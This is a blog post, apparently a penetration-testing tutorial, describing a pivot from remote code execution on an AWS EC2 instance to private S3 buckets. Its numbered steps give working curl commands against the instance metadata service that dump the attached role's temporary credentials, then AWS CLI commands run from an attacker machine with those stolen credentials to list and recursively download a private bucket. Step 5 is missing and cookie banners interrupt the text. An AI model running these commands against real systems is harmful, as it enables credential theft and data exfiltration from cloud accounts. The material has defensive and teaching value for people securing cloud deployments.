
December 23, 2020

PIVOTING TO PRIVATE AWS S3 BUCKETS

—



If you have RCE (remote code execution) on an AWS EC2 instance, you may in some cases be able perform pivot attacks which abuse a role attached to the instance. This post outlines a sample attack abusing full access to S3 which has been granted to the instance, allowing the attacker to dump private S3 buckets not otherwise accessible.

The first step of course, is to gain RCE. We'll assume for this example you have already exploited a vulnerability which allows arbitrary Linux commands to be run and the output to be displayed (like a web app vulnerability, etc.) Below are instructions for performing the S3 pivot attack using RCE.

1. Query the role associated with the compromised instance (if one exists).

This command should be run on the victim instance using RCE to determine if any roles have been assigned to the instance. This uses curl to pivot to the metadata web server AWS serves privately to the EC2 instance.

```
TOKEN=`curl -X PUT "http://169.254.169.254/latest/api/token" -H "X-aws-ec2-metadata-token-ttl-seconds: 21600"` && curl -H "X-aws-ec2-metadata-token: $TOKEN" -v http://169.254.169.254/latest/meta-data/iam/info
```

If the resulting output includes "InstanceProfileArn", then a role has indeed been assigned to the instance. In my case, the output shows the friendly name of this role to be "S3FullAccess":

```
"InstanceProfileArn" : "arn:aws:iam::************:instance-
```

Ce site utilise des cookies provenant de Google pour fournir ses services et analyser le trafic. Votre adresse IP et votre user-agent, ainsi que des statistiques relatives aux performances et à la sécurité, sont transmis à Google afin d'assurer un service de qualité, de générer des statistiques d'utilisation, et de détecter et de résoudre les problèmes d'abus.

EN SAVOIR PLUS OK !

2. Get the temporary security credentials associated with the role.

The metadata server additionally allows retrieval of temporary security credentials pertaining to the role assigned to the victim instance. By running a second command on the victim, we can dump these credentials for use outside the environment. (The last word of the command below should be replaced with that of the friendly name of the role which was discovered in the previous step.)

```
TOKEN=`curl -X PUT "http://169.254.169.254/latest/api/token" -H "X-aws-ec2-metadata-token-ttl-seconds: 21600"` && curl -H "X-aws-ec2-metadata-token: $TOKEN" -v http://169.254.169.254/latest/meta-data/iam/security-credentials/S3FullAccess
```

This dumps the credentials like so:

```
  "AccessKeyId" : "********************",
  "SecretAccessKey" : "****************************************",
  "Token" :
"************************************************************",
```

3. Pivot to private S3 buckets from the attacker machine.

At this point, we can continue the pivot attack from a machine outside the cloud environment, without further need of the victim instance. The attack machine will need AWS CLI v2 installed, and no AWS credentials currently stored. We will provide the stolen credentials to the AWS CLI by way of operating system environment variables. In my case, my attack machine is running Ubuntu, so I run the following commands:

```
export AWS_ACCESS_KEY_ID=********************

export
AWS_SECRET_ACCESS_KEY=****************************************
*
export
AWS_SESSION_TOKEN=****************************************************
****
```

4. List all S3 buckets.

Now it's time for the pivot, as we continue running commands from the attack machine outside the victim environment. We'll start out by listing the S3 buckets that are in the environment:

```
aws s3api list-buckets
```

Ce site utilise des cookies provenant de Google pour fournir ses services et analyser le trafic. Votre adresse IP et votre user-agent, ainsi que des statistiques relatives aux performances et à la sécurité, sont transmis à Google afin d'assurer un service de qualité, de générer des statistiques d'utilisation, et de détecter et de résoudre les problèmes d'abus.

EN SAVOIR PLUS OK !

To confirm the S3 bucket we're targeting is not public, we run this command:

```
aws s3api get-public-access-block --bucket private-<redacted>
```

The following output confirms the bucket is not public:

```
{
    "PublicAccessBlockConfiguration": {
        "BlockPublicAcls": true,
        "IgnorePublicAcls": true,
        "BlockPublicPolicy": true,
        "RestrictPublicBuckets": true
    }
}
```

6. List the files in the private S3 bucket.

```
aws s3 ls s3://private-<redacted>
```

7. Download all the files in the S3 bucket to the current directory.

```
aws s3 cp --recursive s3://private-<redacted> ./
```

And there you have it, a successful pivot to an S3 bucket which was private and only accessible from a specific EC2 but is now being accessed outside the cloud environment by way of stolen credentials.

References:

https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/instancedata-data-retrieval.html

https://docs.aws.amazon.com/IAM/latest/UserGuide/id_credentials_temp_use-resources.html#using-temp-creds-sdk-cli

https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/instancedata-data-categories.html

https://docs.aws.amazon.com/AWSEC2/latest/WindowsGuide/instancedata-data-retrieval.html

https://www.blackhat.com/docs/webcast/11202014-amazon-aws-security-basics.pdf

https://andresriancho.github.io/nimbostratus/

https://andresriancho.github.io/nimbostratus/pivoting-in-amazon-clouds.pdf


Ce site utilise des cookies provenant de Google pour fournir ses services et analyser le trafic. Votre adresse IP et votre user-agent, ainsi que des statistiques relatives aux performances et à la sécurité, sont transmis à Google afin d'assurer un service de qualité, de générer des statistiques d'utilisation, et de détecter et de résoudre les problèmes d'abus.

EN SAVOIR PLUS OK !

To leave a comment, click the button below to sign in with Google.

SIGN IN WITH GOOGLE


POPULAR POSTS



March 06, 2022

USING MALICIOUS LIBREOFFICE CALC MACROS TO TARGET LINUX

Share Post a Comment



May 09, 2018

CONVERTING A 32 BIT METERPRETER TO 64 BIT

Share Post a Comment

Powered by Blogger

Ce site utilise des cookies provenant de Google pour fournir ses services et analyser le trafic. Votre adresse IP et votre user-agent, ainsi que des statistiques relatives aux performances et à la sécurité, sont transmis à Google afin d'assurer un service de qualité, de générer des statistiques d'utilisation, et de détecter et de résoudre les problèmes d'abus.

EN SAVOIR PLUS OK !